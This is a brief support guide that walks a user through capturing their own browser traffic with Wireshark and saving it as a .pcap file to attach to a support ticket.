
- Install Wireshark.
- Open your Internet browser.
- Clear your browser cache.
- Open Wireshark



- Click on "Capture > Interfaces". A pop-up window will display.
- You'll want to capture traffic that goes through your ethernet driver. Click on the Start button to capture traffic via this interface.



- Visit the URL that you wanted to capture the traffic from.
- Go back to your Wireshark screen and press Ctrl + E to stop capturing.



- After the traffic capture is stopped, please save the captured traffic into a *.pcap format file and attach it to your support ticket.